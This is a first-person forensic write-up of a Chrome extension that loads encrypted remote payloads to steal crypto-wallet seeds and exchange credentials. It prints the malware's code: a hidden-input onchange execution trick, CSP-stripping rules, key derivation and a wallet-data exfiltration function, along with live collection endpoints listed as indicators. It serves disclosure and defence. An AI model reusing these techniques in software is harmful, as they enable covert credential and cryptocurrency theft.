How an Innocent Right-Click Extension Turned Into Malware
A forensic investigation that began with a strange onchange error and uncovered a Chrome extension remotely delivering encrypted credential and cryptocurrency theft payloads.
A JavaScript error I had never seen before began appearing while I was developing a web service locally.
Uncaught TypeError: Cannot read properties of undefined (reading 'location')
    at http://localhost:9801/panel/...:68:14
    at HTMLInputElement.onchange (http://localhost:9801/panel/...:107:3)
It appeared on every page load. The URL pointed to my service and the stack trace pointed to HTMLInputElement.onchange. Yet the screen used React's onChange, and there was no inline onchange anywhere in the source.

The actual cause was unrelated to the application. A Chrome Web Store extension named Enable Right Click & Copy — Smart Unlock + OCR was downloading JavaScript from a remote server and executing it on every page.
- Extension: Chrome Web Store listing
- Extension ID:
pkoccklolohdacbfooifnpebakpbeipc - Investigated version:
6.6.0
Here is how I reproduced the issue, traced the injection, and decrypted the extension's locally stored payload. Installation UUIDs are redacted throughout.
A stack trace that did not match the application#
React normally delegates events. A JSX onChange handler does not remain as a literal DOM onchange attribute. The exception, however, explicitly named this function:
HTMLInputElement.onchangeThe code was absent from the raw HTML response. The input had no onchange attribute when I inspected the settled DOM either. That suggested something was briefly creating an element, executing code through it, and removing it.
Finding the execution source with CDP#
I launched the browser with --remote-debugging-port=9222 and collected Chrome DevTools Protocol (CDP) Runtime.exceptionThrown events. Logs that did not belong to the application appeared next to the exception.
Content loaded
Extension keyboard shortcuts loaded. Available shortcuts:
- Alt+C: Toggle Copy Mode
- Alt+A: Toggle Absolute Mode
- Alt+O: Trigger OCR Mode
No connected wallet with address found, skipping send
Injection error: Content already injected
Crypto site not identified within timeout period
CDP also exposed the responsible content script origin.
chrome-extension://pkoccklolohdacbfooifnpebakpbeipc/A network request appeared at the same time:
https://api.site-signal.top/api/finish?uuid=<redacted>&task_id=...At this point it was clearly injected code rather than a bug in my application. Yet no matter how hard I searched the packaged extension files, there were no matches for site-signal.top, checkWeb3Wallets, or runInjection.
Why static analysis initially looked clean#
The packaged JavaScript presented the extension as a right-click unlocker with OCR. Its permissions were much broader than that description suggested.
{
  "content_scripts": [{
    "js": ["content-scripts/content.js"],
    "matches": ["<all_urls>"]
  }],
  "host_permissions": ["<all_urls>"],
  "permissions": [
    "tabs",
    "activeTab",
    "storage",
    "scripting",
    "clipboardWrite",
    "offscreen",
    "declarativeNetRequest"
  ]
}
It could access every page, inject scripts into tabs, and capture the visible tab. background.js also installed rules that removed Content Security Policy headers globally.
responseHeaders: [
  { operation: "remove", header: "content-security-policy" },
  { operation: "remove", header: "content-security-policy-report-only" },
  { operation: "remove", header: "x-webkit-csp" },
  { operation: "remove", header: "x-content-security-policy" },
]
CSP is a core defense against unauthorized scripts and outbound connections. Bypassing a copy restriction might justify touching it in one place. It does not justify stripping it from every frame and every request.
The malicious payload was not stored as plaintext in the extension package. It had arrived remotely and was stored as AES-GCM ciphertext in the extension's LevelDB-backed Local Extension Settings.
Remote WebSocket and encrypted storage#
The extension generated a persistent installation UUID and maintained a WebSocket connection. Decrypting the stored nodes value with a key derived from the extension ID and installation UUID produced this configuration:
{
  "chunk_size": 16,
  "endpoint": "wss://lucky-random.sbs/?uuid=<redacted>&extension=pkoccklolohdacbfooifnpebakpbeipc",
  "nodes": 14,
  "rules": 3,
  "timeouts": {
    "ping": 20000,
    "report": 600000
  }
}
The encryption key was derived approximately as follows:
const material = `${chrome.runtime.id}-${userId}`;
const digest = await crypto.subtle.digest(
  "SHA-256",
  new TextEncoder().encode(material),
);
const key = await crypto.subtle.importKey(
  "raw",
  digest,
  { name: "AES-GCM" },
  false,
  ["encrypt", "decrypt"],
);
An auth:set command received over the WebSocket encrypted and stored new payloads under nodes. Reviewing only the Web Store package would therefore miss the code responsible for the actual behavior.
Executing remote code through a hidden input#
background.js passed the decrypted nodes array into the page.
await chrome.scripting.executeScript({
  target: { tabId },
  func: (nodes) => {
    window.__OCR_NODES = nodes;
  },
  args: [payloads],
});
keyboard-shortcuts.js then assigned each string to a hidden input's onchange attribute and dispatched a synthetic event.
function execute(code) {
  const input = document.createElement("input");
  input.type = "hidden";
  input.style.display = "none";
  input.setAttribute("onchange", code);
  document.body.appendChild(input);
  input.value = "true";
  input.dispatchEvent(new Event("change"));
  input.remove();
}
This made the remote payload appear to originate from the current document rather than an extension URL. That is exactly why the original stack trace pointed to localhost and HTMLInputElement.onchange. Without a bug in one of the payloads, I would never have noticed any of it.
What the decrypted payloads contained#
The encrypted store held 14 remote JavaScript payloads. Their code included:
- Trezor and Ledger flow interception and seed phrase exfiltration
- Binance, Bybit, Coinbase, Kraken, KuCoin, OKX, and MEXC account or balance collection
- Web3 wallet detection and connected-address collection
- Generic input grabbing
- Browser history collection
- Facebook Ads account collection
- Cryptocurrency-site interaction hijacking
One Web3 payload contained this flow:
async function checkWeb3Wallets() {
  const wallets = await detectAllWallets();
  const detectedWallets = Object.values(wallets).filter(
    (wallet) => wallet.detected,
  );
  await sendToServer(detectedWallets, wallets);
}
Collected data was prepared for these endpoints:
https://api.site-signal.top/api/finish
https://api.site-signal.top/api/notify
Seed phrase related payloads also referenced ggl.lat. I did not trace the campaign's full victim count or every server-side response, but what the stored code was after was obvious: accounts and wallets.
Why did it start suddenly?#
The profile showed that the extension had been installed earlier, while the investigated 6.6.0 files and last_update_time aligned with the start of the errors. Two paths are possible:
- An update introduced malicious behavior that earlier versions did not have.
- The remote server started sending malicious
nodesto this installation UUID at that point.
The architecture allows payloads to be swapped without another extension update, so the sudden onset is no contradiction. One of the remote payloads failed while reading undefined.location, and that slip is what exposed behavior built to stay hidden.
Indicators of compromise#
These identifiers were observed during the investigation.
Extension ID
pkoccklolohdacbfooifnpebakpbeipc

Extension version
6.6.0

Remote control / loader
lucky-random.sbs
active-enable-right-click.top
api.active-enable-right-click.top

Collection / exfiltration
site-signal.top
api.site-signal.top
ggl.lat
Blocking these domains is not enough on its own. The endpoints can be changed remotely at any time, and the extension keeps every permission it was granted.
What to do if it is installed#
Remove the extension, fully quit the browser, and restart it. Also verify that browser sync does not reinstall it.
If you entered any of the following while the extension was active, assume it is already gone and respond from a separate, clean device:
- Trezor or Ledger seed phrases entered in a browser
- Exchange credentials and API keys
- Primary email credentials
- Facebook Business or Ads credentials
A seed phrase cannot be remediated with a password reset. Create a new wallet and move the assets. For exchanges, terminate all sessions, change passwords, revoke API keys, and inspect withdrawal addresses and login history.
Reporting#
I filed a Report abuse on the Chrome Web Store listing with the extension ID, observed version, remote endpoints, and reproduction steps. Before removing anything, I copied the original extension directory and Local Extension Settings aside and generated SHA-256 hashes of the evidence.
The storage held the installation UUID and browsing records as-is, so I only attached the parts I could redact. I kept the original files locally in case I need them later.
Conclusion#
What looked like a minor bug in my own JavaScript led to a Web Store extension that downloaded encrypted payloads and executed them across every visited page.
Extensions run on every site we visit with the same reach as the page's own code. One that was fine at install time can change character through a single update or remote config. When something advertises a simple feature while asking for <all_urls>, scripting, tabs, and declarativeNetRequest together, its permissions and network traffic are worth a second look.
In the end the only clue was one stack trace that made no sense. Had I written it off as a caching problem, I would still be running it today.